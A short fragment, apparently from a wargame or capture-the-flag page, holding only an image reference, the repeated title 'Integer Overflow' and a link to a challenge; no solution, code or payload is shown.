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
Integer Overflow



Integer Overflow

https://wargame.swua.kr/challenges/34

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Integer Overflow

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END

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